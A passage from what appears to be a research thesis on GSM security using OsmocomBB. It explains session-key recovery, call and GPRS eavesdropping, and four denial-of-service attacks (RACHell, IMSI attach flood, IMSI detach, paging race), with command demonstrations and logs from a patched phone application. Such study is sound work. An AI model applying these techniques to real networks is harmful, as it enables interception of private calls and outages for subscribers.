  write       Write running configuration to memory, network, or terminal
  show        Show running system information
  exit        Exit current mode and down to previous mode
  disable     Turn off privileged mode command
  configure   Configuration from vty interface
  copy        Copy configuration
  terminal    Set terminal line parameters
  who         Display who is on vty
  monitor     Monitor...
  no          Negate a command or set its defaults
  off         Turn mobiles off (shutdown) and exit
  sim         SIM actions
  network     Network ...
  call        Make a call
  sms         Send an SMS
  silent      Set SMS messages header
  encryption  Set the encryption support advertised by the ms
  service     Send a Supplementary Service request
  test        Manually trigger cell re-selection
  delete      Delete
  dos         DoS attacks
OsmocomBB# silent
  TP-PID  1 for 0x40, 0 for default
OsmocomBB# silent 1
  TP-DCS  1 for 0xC0, 0 for default
OsmocomBB# silent 1 1
```

Figure 5.7: Set TP-PID and TP-DCS fields using the patched `mobile` application

channel after enabling the encryption, as explained in Section 4.3.1. The session key needs to be found before the Assignment Command to be able to capture the beginning of the call as well. To do so, it is necessary to capture data on the Um interface, including the communication and the keystream, and to decode it.

5.4.1 Capturing keystream and using Kraken

The first way of solving this problem makes two assumptions. Firstly, the encryption algorithm has to be A5/1 or A5/2, because they are broken. Secondly, there should not be any key renegotiation between the discovery of the key and the targeted call. Some networks assign a session key to be used several times, but other renegotiate a new key more often. If the key is renegotiated after every SMS message, this method is useless.

If these assumptions are met, the first step is to page the target using one of the method discussed in the previous section, silent SMS messages for example. Since they are sent encrypted on the dedicated channel, it is possible to follow them and capture some keystream using the passive listener described in Section 5.1. Indeed,

there is a lot of known plaintext in GSM. For example, the System Information 5 or 6 can be found encrypted and unencrypted, as shown on Figure 5.8 [NP09].

```
U F, func=UA(DTAP) (RR) Paging Response
U, func=UI(DTAP) (RR) System Information Type 5
I, N(R)=0, N(S)=0(DTAP) (MM) Identity Request
I, N(R)=0, N(S)=1(DTAP) (MM) Authentication Request
U, func=UI(DTAP) (RR) System Information Type 5ter
S, func=RR, N(R)=1
I P, N(R)=1, N(S)=1(DTAP) (MM) Authentication Request
U, func=UI(DTAP) (RR) System Information Type 6
S, func=RR, N(R)=2
I, N(R)=2, N(S)=2(DTAP) (RR) Ciphering Mode Command
U, func=UI(DTAP) (RR) System Information Type 5
U, func=UI
I, N(R)=3, N(S)=3(DTAP) (MM) TMSI Reallocation Command
```

Figure 5.8: SI5 sent before and after the Ciphering Mode Command

The keystream associated with the session key can be recovered with a XOR operation on the plaintext and the ciphertext. That keystream can then be used to find the session key using Kraken along with the Berlin table set described in Section 2.4, and this session key can serve to follow the next phone call, as long as the key did not change.

Finding keystream can be done with a program proposed with this thesis. The patch is available in Section C of the appendices, and modifies a version of the `ccch_scan` application found in the `sylvain/burst_ind` branch. This modified application will follow a given TMSI on the dedicated channel, and store the plaintext of a System Information 5 message sent before the Ciphering Mode Command. When the encryption is started, it will then try to guess which encrypted message is a System Information 5 message based on a sequence provided by the user. Finally, it outputs potential keystream by applying a XOR operation on the stored plaintext and the ciphertext. Its usage is described in the appendices, and an example of its output is shown in Figure 5.9.

5.4.2 MAP Send Identification service

A second way of finding the session key exists, which gets rid of the previously mentioned assumptions, as long as an access to the SS7 MAP protocol is possible. Firstly, this method can provide session keys regardless of the encryption algorithm used, even A5/3. Secondly, there is no risk of triggering a session key renegotiation

```
<0001> app_ccch_scan.c:269 GSM48 IMM ASS (ra=0x9c, chan_nr=0x71, HSN=24, MAIO=1, TS=1, SS=6, T
<000c> l1ctl.c:238 Dropping frame with 104 bit errors
<000c> l1ctl.c:291 BURST IND: @(2419938 = 1824/14/39) (-110 dBm, SNR   6, UL)
<000c> l1ctl.c:291 BURST IND: @(2419939 = 1824/15/40) ( -82 dBm, SNR 253, SACCH)
<000c> l1ctl.c:291 BURST IND: @(2419939 = 1824/15/40) (-110 dBm, SNR   0, UL)
<000c> l1ctl.c:291 BURST IND: @(2419940 = 1824/16/41) ( -77 dBm, SNR  26, SACCH)
<000c> l1ctl.c:291 BURST IND: @(2419940 = 1824/16/41) (-110 dBm, SNR   4, UL)
<000c> l1ctl.c:291 BURST IND: @(2419941 = 1824/17/42) ( -76 dBm, SNR 238, SACCH)
<000c> l1ctl.c:291 BURST IND: @(2419941 = 1824/17/42) (-110 dBm, SNR   7, UL)
<000c> l1ctl.c:291 BURST IND: @(2419942 = 1824/18/43) ( -76 dBm, SNR  79, SACCH)
<0001> app_ccch_scan.c:588 New DL SACCH: 06 1d is SI5.
<0001> app_ccch_scan.c:622 Saved SI5 cleartext
<0001> app_ccch_scan.c:550 Try to find '5,' in '5,5t,6,'.
<000c> l1ctl.c:291 BURST IND: @(2419954 = 1825/04/04) (-110 dBm, SNR   7, UL, SACCH)
[...]
<000c> l1ctl.c:291 BURST IND: @(2420028 = 1825/00/27) ( -75 dBm, SNR  43)
<0001> app_ccch_scan.c:818 CIPH.MOD.COMMAND
<000c> l1ctl.c:291 BURST IND: @(2420040 = 1825/12/39) (-110 dBm, SNR   0, UL)
[...]
<000c> l1ctl.c:291 BURST IND: @(2420044 = 1825/16/43) ( -75 dBm, SNR  79, SACCH)
<0001> app_ccch_scan.c:666 New DL SACCH: 05 2b should be SI5ter.
<000c> l1ctl.c:291 BURST IND: @(2420056 = 1825/02/04) (-110 dBm, SNR   7, UL, SACCH)
[...]
<000c> l1ctl.c:291 BURST IND: @(2420146 = 1825/14/43) ( -81 dBm, SNR 185, SACCH)
<0001> app_ccch_scan.c:666 New DL SACCH: 05 2b should be SI6.
<000c> l1ctl.c:291 BURST IND: @(2420158 = 1825/00/04) (-110 dBm, SNR   3, UL, SACCH)
[...]
<000c> l1ctl.c:291 BURST IND: @(2420248 = 1825/12/43) ( -77 dBm, SNR 101, SACCH)
<0001> app_ccch_scan.c:666 New DL SACCH: 05 2b should be SI5.
<0001> app_ccch_scan.c:675 Potential SI5 keystream:
10101110011001001000000000011111100100001011101011001100101110001110010111100100110011110000101
11010111001100110010000000001110010101000000110111100100000011010001101001110010111011001011001
11110000110111000000101010110110100101111100100011111111110001101010100110100101001000100111101
11111110111011110011100111011000110010010011011000011111101100101110001010111001011111001110011
```

Figure 5.9: Output of the modified `ccch_scan` application in the `burst_ind` branch displaying potential keystream

simply by using it. This technique exploits the MAP_SEND_IDENTIFICATION service described in Section 3.1.5.

The request associated with this service can be used to recover the session key associated with a TMSI, as well as up to five authentication sets. The authentication sets, or authentication triplets, contain the random challenge, the signed response, and the session key for the following sessions [3GP15c, p. 100]. Exploitation of this service request make the encryption on the Um interface irrelevant.

5.5 GSM eavesdropping

After describing various ways of recovering the location, TMSI, and session key of the target, this section will focus on the actual call capture and explain how to use the passive listener described in Section 5.1 to create a sniffer.

A sniffer needs to be able to record mobile-terminating services as well as mobile-originating ones. When the targeted phone initiates a call, there is no paging on the beacon channel since the phone sends a request directly. This makes it impossible for the sniffer to follow the target on the dedicated channel by listening to the paging messages only. This problem is solved by following every Immediate Assignment message seen on the beacon channel to the dedicated channel. If this Immediate Assignment was not addressed to the targeted phone, messages after the Ciphering Mode Command could not be decrypted with the session key found earlier. If these messages can be decrypted, then the Assignment Command is followed to the traffic channel and the call recorded.

On a busy cell, it is common for Immediate Assignment messages to be sent very close to each other. The interval can be smaller than the time needed for the listener to realize that the Immediate Assignment message was not relevant and to synchronize on the beacon channel again. Therefore, several listeners are needed to build a sniffer capable of processing all the assignments messages. To do so, one listener can stick to the beacon channel and coordinate the others by assigning them to a dedicated channel in turn. The more listeners are available, the more Immediate Assignment messages can be followed in parallel.

When the raw demodulated traffic bursts are saved in a file, a program based on Airprobe can decode them to audio. This means that, under certain conditions, it is possible to eavesdrop on the downlink and the uplink of a hopping GSM phone calls for less than 1500 kr or 200 €.

5.6 GPRS eavesdropping

At the Chaos Computer Camp in 2011, Luca Melette and Karsten Nohl showed how it was possible to use the same passive listener as a basis to listen to GPRS signals as well [MN11]. It seems to be the only public attack of this kind, but it is more of a demonstration of what is possible and not as complete as what can be done for GSM. Thus, several steps are missing. For example, the recovery of the temporary identity or the session key was not shown [Labb].

Because it is complicated to find all the GPRS packets, this demonstration only works on a single ARFCN and captures all the time slots from the uplink or downlink frames on one channel. It uses two listeners to do so, since each of them is able to listen to four time slots per frame.

To decode the captured demodulated raw bits, a new program was created: `gprsdecode`. It multiplexes the data from the various time slots, then decodes it to the Logical Link Control (LLC) layer and sends it to Wireshark, where IP packets can

be read. Since the GPRS Encryption Algorithm (GEA) encryption used in GPRS is not broken yet, this only works for unencrypted traffic. Surprisingly, some networks did not encrypt traffic at the time of the presentation.

Chapter 6
Denial-of-Service attacks

OsmocomBB makes it easy for anyone to send arbitrary messages to the network, and this offers various possibilities for DoS attacks. They are four main attacks allowing a DoS on the GSM network and an implementation is proposed for the first three.

The implementations proposed here are based on the `mobile` application of OsmocomBB which aims to implement all the functions of a normal mobile phone and is introduced in Chapter 4. It is probably not the best choice for attacks relying on sending a high rate of messages to the network if the goal is purely efficiency, but these implementations are interesting here because they demonstrate that a DoS attack can be performed with some simple modifications of normal phone procedures and functions. Figure 6.1 shows the DoS commands added to the `mobile` interface. All these commands provide a description and an interactive help in the program, and Section A of the appendices describe their installation and usage.

The first section is dedicated to the RACHell attack, the second one to the IMSI attach attack, the third one to the IMSI detach attack, and the last one to attacks exploiting paging race conditions. Each section proposes a theoretical explanation of the related attack followed by an explanation of a proposed implementation, and a demonstration of the command usage.

6.1 RACHell

6.1.1 Theory

Even if the theory had been known before, this attack was first demonstrated by Dieter Spaar at DeepSec in 2009 using a TSM30 mobile phone, the ancestor of OsmocomBB [Spa09]. It takes place very early in the communication process between the MS and the network, since it exploits the Channel Request messages that the MS sends on the RACH. This means that the phone did not send any identification

```
OsmocomBB> en
OsmocomBB#
  help        Description of the interactive help system
  list        Print command list
  write       Write running configuration to memory, network, or terminal
  show        Show running system information
  exit        Exit current mode and down to previous mode
  disable     Turn off privileged mode command
  configure   Configuration from vty interface
  copy        Copy configuration
  terminal    Set terminal line parameters
  who         Display who is on vty
  monitor     Monitor...
  no          Negate a command or set its defaults
  off         Turn mobiles off (shutdown) and exit
  sim         SIM actions
  network     Network ...
  call        Make a call
  sms         Send an SMS
  silent      Set SMS messages header
  encryption  Set the encryption support advertised by the ms
  service     Send a Supplementary Service request
  test        Manually trigger cell re-selection
  delete      Delete
  dos         DoS attacks
OsmocomBB# dos
  camp    Camp on a given network
  rach    Channel Request flood
  attach  IMSI attach flood
  detach  IMSI detach
```

Figure 6.1: DoS commands available in the interface of the patched `mobile` application.

information to the network yet, and that the authentication did not take place, which makes this attack hard to prevent.

The channel request process, called the immediate assignment procedure, is summarized here but explained in more details in Section 4.3.1. The MS sends a Channel Request message on the RACH to the network. Upon reception, the network establishes a channel and sends an Immediate Assignment message to the MS. This message contains the necessary information about the newly activated dedicated channel. Two things are interesting here. Firstly, the authentication is only done on this dedicated channel, after the channel establishment. Secondly, the network starts a timer when it receives a channel request, and if nothing happens on the channel, it is released when that timer elapses.

The attack is simple since it floods the network with Channel Request messages. This has several consequences. Firstly, collisions on the channel are possible since the RACH uses a slotted ALOHA approach. Thus, it might prevent legitimate requests to even access the network in that cell by effectively jamming the channel. Secondly, each cell only has a given number of channels to allocate. If it receives more channel

requests than that during the time needed for the release timer to elapse, this attack will exhaust them all. This makes it very difficult for a legitimate user to request a channel on that cell, but does not influence already existing connections.

6.1.2 Implementation

The implementation of the RACHell attack proposed for this thesis is based on the `mobile` application of OsmocomBB. The normal behavior of this application is explained in Section 4.3.1. When trying to establish a channel, this application will send a given amount of Channel Request messages. It stops either when an Immediate Assignment message matching this request is received, or when the maximum amount of requests allowed by the network is reached.

Therefore, two modifications are applied to the `mobile` application. The first one consists of significantly increasing the maximum amount of requests that are sent before aborting the establishment attempt. The second one makes sure that the function matching the Immediate Assignment reference never succeeds. These modifications force the MS to send a continuous flow of Channel Request messages to the network. A patch adding the `dos rach` command to the `mobile` application is available in Section B of the appendices.

This attack will target the network on which the MS is currently camping. Usually, when an MS running the `mobile` application decides to camp on a network, it will start a location update procedure. If this procedure fails, the MS will camp on the most suitable cell, which might not be part of the targeted network. Therefore, the `dos camp` command was developed to make the phone believe that the location update procedure was already done, and is thus not necessary anymore. This makes the phone camp on the targeted network. A patch adding this command is available in Section B of the appendices as well.

To apply a DoS, it might be good to allow the cell reselection process to happen. For example, if the attacker follows the victim, the attacker's MS will probably automatically select the same cell as the victim's MS and thus deny service to the appropriate one. When the goal is to deny service to a given ARFCN, it is possible to use the `stick` command available in the normal `mobile` application.

Others have implemented this attacks, for example the grugq at Black Hat 2010 [Gru10]. Even if the request flood is supposed to impact a cell only, he reported taking down a BSC. An implementation using OsmocomBB as well as some measurements were also proposed by Maxim Suraev [Sur11].

6.1.3 Demonstration

Several figures displaying the various steps of the attacks and their output are available. The use of the `dos camp` command, as well as the available arguments, is shown on Figure 6.2. Figure 6.3 shows how the MS firsts camps on any cell when no SIM is inserted. Figure 6.4 shows how the `dos camp` command exploits the software SIM feature to force the MS to select the requested PLMN, *Telenor* in this case. A location update procedure would be rejected by the network, since the SIM is not valid. Therefore, the `dos camp` command tricks the MS into considering that the location update is not required, as shown on Figure 6.5.

Figure 6.6 shows the use of the `dos camp` command in the interface of the `mobile` application to camp on the *Netcom* network, and the use of the `dos rach` command to send three Channel Request messages to this network. Three messages does not constitute a DoS, but the point is not to damage the networks. The logs of the mobile application show the effect of the command. Figure 6.7 shows how the RR sublayer leaves the idle mode and tries to establish a channel. Figure 6.8 shows a Channel Request message sent on the RACH with a Random Access Information (RA) of `0x00`. Finally, Figure 6.9 shows Immediate Assignment messages sent by the network and containing the same RA, and shows how the MS discards them.

6.2 IMSI attach flood

6.2.1 Theory

The IMSI attach flood attack was introduced at Black Hat 2010 by the grugq [Gru10]. It is almost as simple as the previous one, but its impact is much bigger as it floods the VLR and might flood the HLR as well. It takes place just after the channel assignment described in the previous section. Indeed, when an MS wants to attach to a network, it requests a channel and starts the IMSI attach procedure, during which the network will require the MS to identify. The abuse actually happens during the authentication procedure, which is not required to succeed.

The IMSI attach procedure is described in Section 4.3.2 but is summarized here. After requesting a channel, the MS will send a Location Updating Request message to the network. Among other things, it contains the identity claimed by the MS. Upon reception of the message, the network will start the authentication procedure to check whether the identity provided by the MS can attach to the network or not. To do so, the VLR will have to look for authentication sets related to that identity. If it can not find any, it will have to ask the HLR. If the identity is not found, the

```
OsmocomBB> en
OsmocomBB# dos camp 1
  [MCC]  Optionally set mobile Country Code of RPLMN
OsmocomBB# dos camp 1 242
  [MNC]  Optionally set mobile Network Code of RPLMN
OsmocomBB# dos camp 1 242 01
OsmocomBB#
% (MS 1)
% Searching network...

% (MS 1)
% Trying to registering with network...

% (MS 1)
% On Network, normal service: Norway, Telenor
```

Figure 6.2: Using the `dos camp` command to trick the mobile into camping on *Telenor*

```
<0003> gsm322.c:2455 Cell available.
<0003> gsm322.c:4054 (ms 1) Event 'EVENT_CELL_FOUND' for Cell selection in state 'C6 any cell
<000e> gsm322.c:3415 Camping on any cell (ARFCN=33 mcc=242 mnc=02  Norway, NetCom)
<0003> gsm322.c:830 new state 'C6 any cell selection' -> 'C7 camped on any cell'
<0005> gsm48_mm.c:4359 (ms 1) Received 'MM_EVENT_CELL_SELECTED' event in state MM IDLE, PLMN s
<0005> gsm48_mm.c:1216 SIM invalid as cell is selected.
<0005> gsm48_mm.c:918 new MM IDLE state PLMN search -> no IMSI
```

Figure 6.3: Using the `dos camp` command: when no SIM is inserted, the MS will camp on any cell.

```
<0005> subscriber.c:200 (ms 1) Inserting test card (IMSI=242020123456789 Norway, NetCom)
<0005> subscriber.c:206 -> Test card registered to 242 01 0x0000(Norway, Telenor)
<0005> gsm48_mm.c:4427 (ms 1) Received 'MMR_REG_REQ' event
<0005> gsm48_mm.c:1053 Selecting PLMN SEARCH state, because SIM not updated.
<0005> gsm48_mm.c:918 new MM IDLE state no IMSI -> PLMN search
<0002> gsm322.c:3934 (ms 1) Event 'EVENT_SIM_INSERT' for manual PLMN selection in state 'M5 no
<000e> gsm322.c:1641 Start search of last registered PLMN (mcc=242 mnc=01  Norway, Telenor)
<0002> gsm322.c:1645 Use RPLMN (mcc=242 mnc=01  Norway, Telenor)
<0002> gsm322.c:821 new state 'M5 no SIM inserted' -> 'M1 trying RPLMN'
<0003> gsm322.c:4054 (ms 1) Event 'EVENT_NEW_PLMN' for Cell selection in state 'C7 camped on a
<000e> gsm322.c:3636 Selecting PLMN (mcc=242 mnc=01  Norway, Telenor)
```

Figure 6.4: Using the `dos camp` command: using the soft SIM functionality to force the MS to select the requested PLMN.




Figure 6.5: Using the `dos camp` command: tricking the MS into considering that the location update is not required.




Figure 6.6: Using the `dos rach` command: sending three Channel Request messages to *Netcom*




Figure 6.7: Using the `dos rach` command: the MS tries to establish a radio link.




Figure 6.8: Using the `dos rach` command: the MS sends 3 Random Access messages. This one has a RA of `0x00`.

network will answer with a Location Updating Reject message. If it is found, the network will send an Authentication Request message.

The attack consists of flooding the VLR with Location Updating Request messages containing random IMSI values. It does not matter if the network sends back Location Updating Reject messages, as long as it spends some resources to answer the request. If this attack succeeds, it makes the authentication back end unavailable. Thus, calls could still be made, but identity requests as well as rekeying procedures would fail for the whole location area if the VLR fails, or for the whole network if the HLR fails.

6.2.2 Implementation

The implementation of the IMSI attach flood attack created for this thesis is based on the `mobile` application of OsmocomBB again. This application provides a `sim testcard` command allowing to create a software SIM with an arbitrary MCC and MNC. Inserting a new SIM triggers the IMSI attach procedure to the related network. When this happens, a dedicated channel is established, and the MS sends a Location Updating Request message to the network. If the procedure fails, a timer is started with a value of 15 s. When the timer elapses, the procedure is started again. This is done until the MS receives a Location Updating Accept or Reject message, or until a given number of attempts is reached, three in this case.

The attack is implemented with three modifications to the `mobile` application. The first modification prevents the MS to act on the reception of Location Updating Reject messages. This makes the location updating procedure fail, and starts a new procedure when the dedicated timer elapses. The second modification significantly decreases the value of that timer. The third modification sets a new random IMSI belonging to the targeted network to every new Location Updating Request message.

The result is a continuous flow of Location Updating messages with different IMSIs. This attack is started with the `dos attach` command which can be added to the `mobile` application with the patch available in Section B in the appendices.

6.2.3 Demonstration

The use of the `dos attach` command in the `mobile` interface is shown on Figure 6.10. The arguments are the MCC, the MNC, and the retry delay in seconds. This example shows Location Update attempts every 60 s on *Netcom*. Again, this does not perform a DoS attack, since the goal is not to damage the network. An usual retry delay is much shorter: around 15 s. The IMSI used during the procedure is random, but its MCC and MNC belong to the targeted network.

Figure 6.11 shows the impact of the command on the logs of the `mobile` application. The MS establishes a dedicated channel, then sends a Location Updating message. Figure 6.12 shows how the location updating procedure fails, and how the timer was changed to 60 s.

6.3 IMSI detach


6.3.1 Theory

The third attack was first demonstrated by Sylvain Munaut at DeepSec 2010 [Mun10]. It exploits the lack of authentication for the IMSI detach procedure. Again, this attack is very simple to implement, since the attacker needs to send one single message, but it requires an extra step: an HLR query. It is more subtle than the previous ones, and can target a single MS. An analysis of this attack was also performed by Elena Recas de Buen [RdB11].

The IMSI detach procedure is used when a subscriber wants to detach from the network, for example when the MS is shutting down. In this case, after opening a channel, the MS sends an IMSI Detach Indication message containing its identity, TMSI or IMSI, to the network. Then, the network will mark this identity as detached in the VLR without requiring authentication or sending any acknowledgement back to the MS, and terminate any connection with it. More information on this procedure is available in Section 4.3.2.


Of course, this message can be exploited. If the identity of the targeted phone on the network is known, for example through an HLR query, an attacker can disrupt any call and prevent any mobile-terminated services by detaching the target from the network. The targeted MS will receive any SMS or voice mail messages as soon as it registers to the network again. Thus, if the targeted phone is actively trying to request a service, the attacker has to send an IMSI Detach Indication regularly to interrupt the newly established connection.

Supporting the IMSI Detach Indication is an optional procedure for the operators. Indeed, it might happen that the network does not receive a legitimate message without the user knowing it, since there is no acknowledgement. In this case, the network only notices that the subscriber is not available when the planned periodic location update is not executed. So, operators can prevent this attack by rejecting any IMSI Detach Indication message, and rely on periodic location updates to know when the subscriber is not available. Operators can also make it harder for attackers by only accepting IMSI Detach Indication containing an identity as a TMSI. Indeed, a legitimate phone detaching from the network would always have a TMSI, since it is currently attached.



```
<0000> gsm48_rr.c:5324 (ms 1) Received 'UNIT_DATA_IND' from L2 in state connection pending (li
<0000> gsm48_rr.c:4821 RSLms UNIT DATA IND chan_nr=0x90 link_id=0x00
<0001> gsm48_rr.c:2452 IMMEDIATE ASSIGNMENT:
<0001> gsm48_rr.c:2464  (ta 3/1661m ra 0x00 chan_nr 0x41 MAIO 0 HSN 1 TS 1 SS 0 TSC 5)
<0001> gsm48_rr.c:2505 Request, but not for us.
<0000> gsm48_rr.c:5324 (ms 1) Received 'UNIT_DATA_IND' from L2 in state connection pending (li
<0000> gsm48_rr.c:4821 RSLms UNIT DATA IND chan_nr=0x90 link_id=0x00
<0001> gsm48_rr.c:2452 IMMEDIATE ASSIGNMENT:
<0001> gsm48_rr.c:2464  (ta 3/1661m ra 0x00 chan_nr 0x41 MAIO 0 HSN 1 TS 1 SS 0 TSC 5)
<0001> gsm48_rr.c:2505 Request, but not for us.
<0000> gsm48_rr.c:5324 (ms 1) Received 'UNIT_DATA_IND' from L2 in state connection pending (li
<0000> gsm48_rr.c:4821 RSLms UNIT DATA IND chan_nr=0x90 link_id=0x00
<0001> gsm48_rr.c:2452 IMMEDIATE ASSIGNMENT:
<0001> gsm48_rr.c:2464  (ta 3/1661m ra 0x00 chan_nr 0x41 MAIO 0 HSN 1 TS 1 SS 0 TSC 5)
<0001> gsm48_rr.c:2505 Request, but not for us.
```

Figure 6.9: Using the `dos rach` command: the MS sees Immediate Assignment messages with an RA of `0x00`, but discards them.




```
OsmocomBB> en
OsmocomBB# dos attach 1
  [MCC]  Mobile Country Code
OsmocomBB# dos attach 1 242
  [MNC]  Mobile Network Code
OsmocomBB# dos attach 1 242 01
  <0-65535>  Set loc. upd. retry delay in seconds.
OsmocomBB# dos attach 1 242 01 60
OsmocomBB#
% (MS 1)
% Searching network...

% (MS 1)
% Trying to registering with network...

% (MS 1)
% Trying to registering with network...
```

Figure 6.10: Using the `dos attach` command: sending Location Updating messages every 60 s on *Netcom*, using a random IMSI which could belong to this operator.



```
<000e> gsm322.c:3388 Camping normally on cell (ARFCN=33 mcc=242 mnc=02  Norway, NetCom)
<0003> gsm322.c:830 new state 'C2 stored cell selection' -> 'C3 camped normally'
<0005> gsm48_mm.c:4359 (ms 1) Received 'MM_EVENT_CELL_SELECTED' event in state MM IDLE, PLMN s
<0005> gsm48_mm.c:918 new MM IDLE state PLMN search -> location updating needed
<0005> gsm48_mm.c:918 new MM IDLE state location updating needed -> attempting to update
<0005> gsm48_mm.c:2308 Do normal Loc. upd.
<000e> gsm48_mm.c:2217 Perform location update (MCC 242, MNC 02 LAC 0x0ce9)
<0005> gsm48_mm.c:2359 LOCATION UPDATING REQUEST
<0005> gsm48_mm.c:2381  using LAI (mcc 242 mnc 02 lac 0x0000)
<0005> gsm48_mm.c:2398  using IMSI 242022064783429
<0005> gsm48_mm.c:923 new state MM IDLE, attempting to update -> wait for RR connection (locat
<0001> gsm48_rr.c:5465 (ms 1) Message 'RR_EST_REQ' received in state idle (sapi 0)
<000e> gsm48_rr.c:1308 Establish radio link due to mobility management request
```

Figure 6.11: Using the `dos attach` command: the location updating procedure is initiated with a random IMSI on *Netcom*.

6.3.2 Implementation

Again, the implementation of the IMSI detach attack created for this thesis is based on the `mobile` application of OsmocomBB. Using a simple IMSI detach procedure provided by this application is not practical for two reasons. Firstly, it can only be started when the phone is camping on a network and able to provide normal service. Secondly, the MS is turned off at the end of this procedure. To solve the first issue, the `dos camp` command introduced in Section 6.1.2 is used. The second issue is solved by creating the `dos detach` command which sends an IMSI Detach Indication message without starting the IMSI detach procedure. This is available in the patch provided in Section B in the appendices, and an example is shown on Figure 6.14.

6.3.3 Demonstration

An example of the `dos detach` command usage is shown on Figure 6.14. Is shows the only argument: the targeted IMSI. In this case, the IMSI belongs to *Telenor*, but is fake. Figure 6.14 shows the message being sent with the specified IMSI.

6.4 Paging race condition

6.4.1 Theory

This last attack was demonstrated at the 29C3 by Nico Golde, who worked on that topic with Kevin Redon, and Jean-Pierre Seifert [GRS13, Gol12]. It exploits the response time of most mobile phones to Paging Request messages and is therefore difficult to prevent for the operator. It can target from one subscriber to an entire location area, is effective on mobile-terminated services only, and requires the attacker to be in the same location area as the target.

This attack exploits the paging procedure, which is explained in Section 4.3.1. If the attacker answers to Paging Request messages faster than the legitimate target, and if it does not have access to the legitimate subscriber authentication information, the network will release the connection. Therefore, the SMS messages will not be delivered, and the calls will be dropped. The difficult part of the attack is to be faster than other phones.

If the goal is to deny service to a specific set of subscribers, knowing their TMSI is needed. Explanations on how to find it are available in Section 5.3. Once the set of TMSI is known, the attacker can answer the related Paging Request messages as fast as possible. If the goal is to deny service to a whole location area, the attacker can follow as many Immediate Assignment messages as possible, using as many modified phones as possible, and does not need to know any TMSI. It is also possible to combine this attack with an IMSI detach attack by sending IMSI Detach Indication

messages to all the paged TMSI. It is then important to answer to the Paging Request messages first to prevent the targeted phones from attaching to the network again.

